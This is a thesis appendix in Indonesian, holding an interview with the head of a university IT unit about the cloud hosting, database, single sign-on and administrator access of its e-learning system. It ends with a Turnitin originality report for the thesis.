Pak Sigit : Kalau *programmer* Leads nya dari kita dari UPN. Cuman kalau untuk yang *cloud* dari luar. Kita nge-*deploy* cloud gitu di GCP itu orang luar. Orang GCP nya juga yang ngebantuin, jadi ada IT nya. IT khusus buat yang *cloud* ya, bukan yang aplikasinya. Jadi yang IT cloud nya ya nanya. "Aplikasinya mana pak? Sudah dibuatkan *image* nya? *Image* nya isinya sudah ada apa aja?". Nah itu kita yang buatkan *image* nya, mereka nanti yang nge-*deploy* in istilahnya gitu. Trus nanti kita dikasih tau untuk aksesnya, akses ke GCP nya. Aksesnya bukan hanya akses ke sistem, *database* segala macem, tapi juga kita diajarin bagaimana ngeliat pemakaiannya, trus ada masalah gak, *bug-bug* kayak gitu-gitu. Kita diajarin juga kayak gitu.

Saya : Kalau persentase *website down* dalam 12 bulan berapa kali tuh pak kira-kira?

Pak Sigit : Kalau dulu awal-awal ya, awal-awal yang E-learning yang kita masih *maintenance* itu seminggu bisa 4 sampai 6 kali dulu. Sehari malah waktu itu bisa sampai 6 kali, tapi kalau sekarang gak pernah. Sekarang itu semenjak yang di *cloud* itu semester ganjil, kan sekarang semester genap nih, semester ganjil kemarin 2020/2021 itu gak ada gitu. Sampai sekarang itu gak ada, *server down* itu gak ada, karena itu tadi sudah di *cloud*.

Saya : Kalau secara jaringan, orang yang bisa ngakses hak *admin* penuh di *server* siapa aja?

Pak Sigit : Admin *server* nya?

Saya : Iya *superadmin*.

Pak Sigit : 2 orang itu tadi.

Saya : Oh, 2 orang aja?

Pak Sigit : Iya, *superadmin server* cuma 2 orang doang.

Saya : Untuk *Operating System* yang dipakai di *server* Leads apa pak?

Pak Sigit : Kalau saat ini itu Windows Server 2012 lisensi. Dan *running* di Kubernetes gitu. Jadi Windows Server kita *install* Kubernetes kayak Docker gitu, baru kita *running* disitu. Jadi bukan running di VM. Gitu ya, jadi kalau running di VM kan kita udah *install* Windows Server, kita bikin Virtual Machine, baru kita *install* Linux, baru kita *install* aplikasinya kayak *database*, kayak misalkan Postgre, trus kayak misalkan SQL atau kita *install* aplikasinya PHP, Redist. Sama aplikasinya misalkan Moodle, trus kalau misalkan *website* tuh CI atau wordpress gitu-gitu lah pokoknya. Di *install* kayak gitunya.

Saya : Kalau untuk *database* pakainya apa?

Pak Sigit : PostgreSQL.

Saya : Untuk lokasi *server* berarti udah di *cloud* ya pak?

Pak Sigit : Yang saat ini di *cloud,* yang nanti juga yang Leads nya akan di cloud.

Saya : Nah terus *provider cloud* nya apa itu pak?

Pak Sigit : GCP, Google Cloud Platform.

Saya : Di Leads itu ada WAF nya gak pak? Website Application Firewall.

Pak Sigit : Waduh kurang ngerti saya.

Saya : Kayak semacam *firewall* gitu pak.

Pak Sigit : Gak ada kayaknya. Kalau kita paling pakai SSL kita sendiri. Trus paling *Auth* nya, *Authentication* buat *password* nya itu, kita udah SSO kalau yang Leads ya.

Saya : Udah yang apa?

Pak Sigit : Single Sign-on.

Saya : Oh, Single Sign-on.

Pak Sigit : Jadi kamu *login* di Leads nih, terus kamu buka *website* lagi, akademik misalkan, nanti dia akan *connect.* Trus kamu buka misalkan kegiatan.upnvj, cbt-bahasa misalkan langsung nanti *connect.* Kegiatan itu biasanya yang teman-teman dari Kesehatan itu nanti dia ngaksesnya kesitu bisa. Jadi tinggal di klik aja, jadi gak usah *login* lagi tinggal di klik aja. Kayak ini aja, Youtube, Gmail trus Drive kayak gitu.

Saya : Baik sudah itu saja pak, terima kasih pak Sigit.


Jakarta, 29 Juni 2021

Menyetujui,
Kepala UPT Teknologi Informasi dan Komunikasi

(Sigit Pradana, S.T, M.T)

Lampiran 9

Turnitin



Skripsi-ANDHIKA WISNU

ORIGINALITY REPORT

20%	19%	2%	6%
SIMILARITY INDEX	INTERNET SOURCES	PUBLICATIONS	STUDENT PAPERS

PRIMARY SOURCES

1	ojs.unud.ac.id Internet Source	3%
2	ahmad-hafzan-06410021.blogspot.com Internet Source	2%
3	penmaru.upnvj.ac.id Internet Source	1%
4	repository.upnvj.ac.id Internet Source	1%
5	masterofsqlinjection.blogspot.com Internet Source	1%
6	jurnal.fikom.umi.ac.id Internet Source	1%
7	repository.dinamika.ac.id Internet Source	<1%
8	www.slideshare.net Internet Source	<1%
9	id.123dok.com Internet Source	<1%

10	repository.ub.ac.id Internet Source	<1%
11	text-id.123dok.com Internet Source	<1%
12	es.scribd.com Internet Source	<1%
13	pt.scribd.com Internet Source	<1%
14	dspace.uii.ac.id Internet Source	<1%
15	eprints.kwikkiangie.ac.id Internet Source	<1%
16	lkpmetrotechnosolution.blogspot.com Internet Source	<1%
17	www.hapidzfadli.id Internet Source	<1%
18	Submitted to Coventry University Student Paper	<1%
19	www.zonareferensi.com Internet Source	<1%
20	github.com Internet Source	<1%
21	repositori.usu.ac.id Internet Source	<1%

22	repository.its.ac.id Internet Source	<1 %
23	soloraya.id Internet Source	<1 %
24	123dok.com Internet Source	<1 %
25	manajemen4b1.blogspot.com Internet Source	<1 %
26	Submitted to Universitas Jember Student Paper	<1 %
27	id.scribd.com Internet Source	<1 %
28	midnightresearch.com Internet Source	<1 %
29	www.safaribooksonline.com Internet Source	<1 %
30	Submitted to Sriwijaya University Student Paper	<1 %
31	Submitted to Edge Hill University Student Paper	<1 %
32	Submitted to Universitas Islam Indonesia Student Paper	<1 %
33	repositori.umsu.ac.id Internet Source	<1 %

34	www.coursehero.com Internet Source	<1 %
35	www.researchgate.net Internet Source	<1 %
36	repository.wima.ac.id Internet Source	<1 %
37	www.hacknos.com Internet Source	<1 %
38	Submitted to Universitas Pendidikan Indonesia Student Paper	<1 %
39	rmccurdy.com Internet Source	<1 %
40	Alif Diah Lestyaningrum, Sri Anardani. "Rancang Bangun Sistem Pakar Diagnosa Penyakit Tuberkulosis (TBC) dengan Metode Forward Chaining", DoubleClick: Journal of Computer and Information Technology, 2017 Publication	<1 %
41	nero.trunojoyo.ac.id Internet Source	<1 %
42	stmb-multismart.ac.id Internet Source	<1 %
43	Submitted to Edith Cowan University Student Paper	<1 %

44	Submitted to Fakultas Ekonomi Universitas Indonesia Student Paper	<1 %
45	Submitted to Syiah Kuala University Student Paper	<1 %
46	mti.binus.ac.id Internet Source	<1 %
47	wandafadilah14.blogspot.com Internet Source	<1 %
48	Submitted to University of Abertay Dundee Student Paper	<1 %
49	Submitted to University of Sunderland Student Paper	<1 %
50	repository.ittelkom-pwt.ac.id Internet Source	<1 %
51	Submitted to University of Birmingham Student Paper	<1 %
52	blog.gamatechno.com Internet Source	<1 %
53	eprints.akakom.ac.id Internet Source	<1 %
54	jurnal.uinsu.ac.id Internet Source	<1 %
55	repository.akuntansiukipaulus.com	

	Internet Source	<1 %
56	repository.iainbengkulu.ac.id Internet Source	<1 %
57	de.scribd.com Internet Source	<1 %
58	digilib.uin-suka.ac.id Internet Source	<1 %
59	www.scribd.com Internet Source	<1 %
60	Cyber Operations, 2015. Publication	<1 %
61	core.ac.uk Internet Source	<1 %
62	cwe.mitre.org Internet Source	<1 %
63	Submitted to iGroup Student Paper	<1 %
64	journal.unismuh.ac.id Internet Source	<1 %
65	repository.uin-suska.ac.id Internet Source	<1 %
66	repository.usd.ac.id Internet Source	<1 %

67	www.quipper.com Internet Source	<1 %
68	Samsudin Samsudin, Muhammad Dedi Irawan, Ahmad Hariandy Harahap. "MOBILE APP EDUCATION GANGGUAN PENCERNAAN MANUSIA BERBASIS MULTIMEDIA MENGGUNAKAN ADOBE ANIMATE CC", JURNAL TEKNOLOGI INFORMASI, 2019 Publication	<1 %
69	Submitted to University of Hertfordshire Student Paper	<1 %
70	adoc.pub Internet Source	<1 %
71	banten.antaranews.com Internet Source	<1 %
72	docplayer.nl Internet Source	<1 %
73	eprints.binadarma.ac.id Internet Source	<1 %
74	eprints.iain-surakarta.ac.id Internet Source	<1 %
75	eprints.unisbank.ac.id Internet Source	<1 %
76	kyivenergo.com Internet Source	<1 %
77	myfik.unisza.edu.my Internet Source	<1 %
78	sciencepubco.com Internet Source	<1 %
79	oro.open.ac.uk Internet Source	<1 %

Exclude quotes	On	Exclude matches	Off
Exclude bibliography	On		

Mengetahui,

Henki Bayu Seta, S.Kom, MTI
Dosen Pembimbing I